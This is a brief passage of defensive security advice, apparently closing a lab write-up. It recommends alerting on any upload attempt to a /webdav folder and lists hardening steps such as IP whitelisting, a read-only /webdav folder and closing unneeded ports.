I recommend setting an alert for any files being uploaded into a /webdav folder. The threshold for the alert to be sent is when one or more attempts are made.

System Hardening

- Block all IP addresses other than whitelisted IP addresses
- Set access to the /webdav folder to read only to prevent payloads from being uploaded
- Ensure only necessary ports are open.

*The
End*